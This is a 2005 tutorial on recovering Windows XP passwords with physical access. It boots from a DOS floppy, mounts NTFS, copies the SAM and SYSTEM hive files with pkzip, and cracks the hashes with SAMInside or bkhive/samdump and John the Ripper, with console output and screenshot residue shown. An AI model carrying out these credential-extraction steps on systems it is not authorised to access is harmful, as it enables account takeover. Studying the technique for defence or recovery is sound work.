9 September 2005

Cracking Password With Only Physical Access

Disclaimer:

The author of this document is not responsible of any kind of damage that could be made with the bad use of this information. The objective of this paper is for educational and research purposes only.

Author: lclee_vx

<lclee_vx@yahoo.com>

1.0 Foreword / Introduction

This manual explain how script kiddie cracking Windows and Linux password with only physical access. I won't be covering into the internal structure of LM / NTLM hashes [1] in Windows or shadow file in Linux. Try Google for them.

Notes: This is the manual (not article) because it does not need any knowledge and not a new idea. Cracking Windows & Linux password has been widely written and used in the wild. ☺

This manual is never perfect, so notify me the possible mistakes in this document for further updates. Contact me:

Email : lclee_vx@yahoo.com
Web Site : http://groups.yahoo.com/group/f-13/

2.0 Windows

This section explains how **Windows XP** administrator password / account can easily be cracked. I will introduce two methods (the best?!) to crack a SAM file with SysKey enabled. Here we go……….(Extra: please refer to Yanny's tutorial)

2.1 Cracking Windows XP Password with a Bootable Floppy Disk

Requirement: Blank Floppy 1.44M disk

Procedure :

1. First, create a bootable floppy disk. A bootable floppy disk can be created by following the procedure as below:

   Windows XP platform ---→ "Start" ---→ "All Programs" ---→ "Accessories" ---→ "Windows Explorer"

   From there, an **MS-DOS startup disk** can be created. After the disk is created, delete the following files to save space for later use:

   - KEYB.COM
   - KEYBOARD.SYS
   - KEYBRD2.SYS
   - KEYBRD3.SYS
   - KEYBRD4.SYS
   - EGA2.CPI

- EGA3.CPI
- EGA.CPI
- DISPLAY.SYS
- MODE.COM

2. Copy into the floppy disk the program which can access NTFS drives from DOS. In this manual, use **NTFSDOS.exe** [6]. **NTFSDOS.exe** is a read-only network file system driver for DOS/Windows that is able to recognize and mount NTFS drives for transparent access.

3. Copy compression program into the floppy disk. There are a few compression programs on the internet. This manual use **pkzip.exe**.

4. Boot target machine using the bootable floppy disk (Refer **Figure 2.1.1**). Remember the target machine need to setup to boot from the floppy disk drive. If CMOS is password protected, a CMOS password cracking program might be required. But this is outside the scope of this document.

5. Load the NTFSDOS program with type at the DOS prompt: ntfsdos (Refer **Figure 2.1.2**).

6. Refer to the **Figure 2.1.3** and **Figure 2.1.4**, NTFS drive was mount as drive D. Now, compress and copy the SYSTEM and SAM files (lclee.zip and lclee1.zip) into the bootable floppy disk. Type the following commands:

   - pkzip –ex a:\lclee.zip   d:\windows\system32\config\system
   - pkzip –ex a:\lclee1.zip d:\windows\system32\config\sam

   Location of the SYSTEM and SAM files are in the same path, which is: d:\windows\system32\config\

   Here, the script kiddies successful copy the SYSTEM and SAM files. What he going to do is start cracking the Windows XP password.

7. Extract SYSTEM and SAM files from the floppy disk. From here, I am going to crack the password with the cracking tools, **SAMInside** or **John the ripper**.

8. Let’s start cracking password with **SAMInside** [2]. Details refer to **Figure 2.1.5**, **Figure 2.1.6**, **Figure 2.1.7**, **Figure 2.1.8**, **Figure 2.1.9**, **Figure 2.1.10**. **SAMInside** is used to recover Windows NT/2000/XP/2003 users’ password.


9. Another option to crack the password is using **John the ripper** [5]. First, remove SYSKEY protection in the SYSTEM and SAM files using bkhive.exe and samdump2.exe. The following commands can be issued to do so.

```
bkhive  /PATH/system  lclee-syskey.txt
samdump /PATH/sam   lclee-syskey.txt > lclee-hashes.txt
```

The output file lclee-hashes.txt will contain the LM hashes


10. Crack passwords in the LM hash file (lclee-hashes.txt). The command to start cracking the hash file as below. Please refer to **Figure 2.1.11** and **Figure 2.1.12**.

```
John lclee-hashes.txt –w:password.lst
```


Windows XP Professional - [Ctrl-Alt-F1] - VMware Workstation
File Power Settings Devices View Help
Power Off Power On Suspend Reset Full Screen
VMware Tools is not running. Click on this text to install.
For Help, click Help Topics on the Help Menu.


```
Starting...


Microsoft(R) Windows Millennium
   (C)Copyright Microsoft Corp 1981-1999.

A:\>_
```

Figure 2.1.1 Boot With MS-DOS Startup Disk


Windows XP Professional - [Ctrl-Alt-F1] - VMware Workstation
File Power Settings Devices View Help
Power Off Power On Suspend Reset Full Screen
VMware Tools is not running. Click on this text to install.
For Help, click Help Topics on the Help Menu.

```
Starting...


Microsoft(R) Windows Millennium
   (C)Copyright Microsoft Corp 1981-1999.

A:\>ntfsdos

NTFS File System Driver for DOS/Windows V3.02R (read-only)
Copyright (C) 1996-2001 Mark Russinovich and Bryce Cogswell
Sysinternals - www.sysinternals.com

Initialized 500KB of XMS cache.

Mounting NTFS partition(0x80:1) as drive: D

A:\>_
```


Figure 2.1.2 Run NTFSDOS.exe


Windows XP Professional - [Ctrl-Alt-F1] - VMware Workstation
File Power Settings Devices View Help
Power Off
Power On
Suspend
Reset
Full Screen

```
Copr. 1989-1993 PKWARE Inc.  All Rights Reserved.  Shareware Version
PKZIP Reg. U.S. Pat. and Tm. Off.   Patent No. 5,051,745

■ 80486 CPU detected.
■ XMS version 3.00 detected.
■ Using Maximum Compression.

Creating ZIP: A:/LCLEE.ZIP
  Adding: SAM  Deflating (99%), done.

A:\>
A:\>pkzip -ex a:\lclee1.zip d:\windows\system32\config\system

PKZIP (R)   FAST!   Create/Update Utility   Version 2.04g   02-01-93
Copr. 1989-1993 PKWARE Inc.  All Rights Reserved.  Shareware Version
PKZIP Reg. U.S. Pat. and Tm. Off.   Patent No. 5,051,745

■ 80486 CPU detected.
■ XMS version 3.00 detected.
■ Using Maximum Compression.

Creating ZIP: A:/LCLEE1.ZIP
  Adding: system  Deflating (76%), done.

A:\>_
```

VMware Tools is not running. Click on this text to install.

Figure 2.1.3 Compress And Copy The SYSTEM File


Windows XP Professional - [Ctrl-Alt-F1] - VMware Workstation
File Power Settings Devices View Help
Power Off
Power On
Suspend
Reset
Full Screen

```
A:\>ntfsdos

NTFS File System Driver for DOS/Windows V3.02R (read-only)
Copyright (C) 1996-2001 Bryce Cogswell and Mark Russinovich
Sysinternals - www.sysinternals.com

Initialized 500KB of XMS cache.

Mounting NTFS partition(0x80:1) as drive: D

A:\>pkzip -ex a:\lclee.zip  d:\windows\system32\config\sam

PKZIP (R)   FAST!   Create/Update Utility   Version 2.04g   02-01-93
Copr. 1989-1993 PKWARE Inc.  All Rights Reserved.  Shareware Version
PKZIP Reg. U.S. Pat. and Tm. Off.   Patent No. 5,051,745

■ 80486 CPU detected.
■ XMS version 3.00 detected.
■ Using Maximum Compression.

Creating ZIP: A:/LCLEE.ZIP
  Adding: SAM  Deflating (99%), done.

A:\>_
```

VMware Tools is not running. Click on this text to install.

5 object(s) 830 KB My Computer

Figure 2.1.4 Compress And Copy The SAM File



SAMInside2.2.5
File Edit View Favorites Tools Help
Back Search Folders
Address C:\Documents and Settings\clee\My Documents\My Pictures\Crack\Diskette Only\step2\SAMInside2.2.5
File and Folder Tasks
Rename this file
Move this file
Copy this file
Publish this file to the Web
E-mail this file
Delete this file
Other Places
step2
My Documents
Shared Documents
My Computer
My Network Places
Details
Bulgarian.lng LNG File 6 KB
Dutch.lng LNG File 6 KB
English.lng LNG File 5 KB
French.lng LNG File 6 KB
German.lng LNG File 6 KB
History_Eng Text Document 6 KB
History_Rus Text Document 6 KB
Polish.lng LNG File 5 KB
Russian.lng LNG File 6 KB
SAMInside Compiled HTML Help file 49 KB
SAMInside
SAMInside_Test01 Text Document 1 KB
SAMInside_Test02 Text Document 3 KB
SAMInside_Test03 Text Document 2 KB
ssg MSInfo Document 8 KB
Ukrainian.lng LNG File 6 KB
SAM File 256 KB
system File 2,304 KB
SAMInside.hashes HASHES File 0 KB
SAMInside
File View ?
Username RID LMPassword NTPassword LMHash
Password:

Figure 2.1.5 SAMInside




SAMInside2.2.5
File Edit View Favorites Tools Help
Back Search Folders
Address C:\Documents and Settings\clee\My Documents\My Pictures\Crack\Diskette Only\step2\SAMInside2.2.5
File and Folder Tasks
Other Places
Details
SAMInside
Username RID LMPassword NTPassword LMHash
Password:
Import SAM-file
Look in: SAMInside2.2.5
Russian.lng
SAM
SAMInside
SAMInside
File name: SAM
Files of type: All files (*.*)
Open
Cancel
Open as read-only

Figure 2.1.6 Import SAM file



SAMInside2.2.5
File Edit View Favorites Tools Help
Back Search Folders
File and Folder Tasks
Rename this file
Move this file
Copy this file
Publish this file to the Web
E-mail this file
Delete this file
Other Places
step2
My Documents
Shared Documents
My Computer
My Network Places
Details
Bulgarian.lng LNG File 6 KB
Dutch.lng LNG File 6 KB
English.lng LNG File 5 KB
French.lng LNG File 6 KB
German.lng LNG File 6 KB
History_Eng Text Document 6 KB
History_Rus Text Document 6 KB
Polish.lng LNG File 5 KB
Russian.lng LNG File 6 KB
SAMInside Compiled HTML Help file 49 KB
SAMInside
SAMInside_Test01 Text Document 1 KB
SAMInside_Test02 Text Document 3 KB
SAMInside_Test03 Text Document 2 KB
ssg MSInfo Document 8 KB
Ukrainian.lng LNG File 6 KB
SAM File 256 KB
system File 2,304 KB
SAMInside.hashes HASHES File 0 KB
SAMInside
File View ?
Username RID LMPassword NTPassword LMHash
Password:
Yes No Cancel

Address C:\Documents and Settings\clee\My Documents\My Pictures\Crack\Diskette Only\step2\SAMInside2.2.5

SAMInside

This SAM-file is additionaly encrypted by the SYSKEY algorithm.
To decode it the program needs the SYSTEM-file.
Would you like to open it?

Figure 2.1.7 Ask for SYSTEM file


SAMInside2.2.5
File Edit View Favorites Tools Help
Back Search Folders
File and Folder Tasks
Rename this file
Move this file
Copy this file
Publish this file to the Web
E-mail this file
Delete this file
Other Places
step2
My Documents
Shared Documents
My Computer
My Network Places
Details
Bulgarian.lng LNG File 6 KB
Dutch.lng LNG File 6 KB
English.lng LNG File 5 KB
French.lng LNG File 6 KB
German.lng LNG File 6 KB
History_Eng Text Document 6 KB
History_Rus Text Document 6 KB
Polish.lng LNG File 5 KB
Russian.lng LNG File 6 KB
SAMInside Compiled HTML Help file 49 KB
SAMInside
SAMInside_Test01 Text Document 1 KB
SAMInside_Test02 Text Document 3 KB
SAMInside_Test03 Text Document 2 KB
ssg MSInfo Document 8 KB
Ukrainian.lng LNG File 6 KB
SAM File 256 KB
system File 2,304 KB
SAMInside.hashes HASHES File 0 KB
SAMInside
File View ?
Username RID LMPassword NTPassword LMHash
Password:
SAMInside_Test03
ssg
system
Open
Cancel

Address C:\Documents and Settings\clee\My Documents\My Pictures\Crack\Diskette Only\step2\SAMInside2.2.5

Import SYSTEM-file

Look in: SAMInside2.2.5


Type: LNG File
Date Modified: 8/5/2004 10:22 PM
Size: 5.23 KB

File name: system

Files of type: All files (*.*)

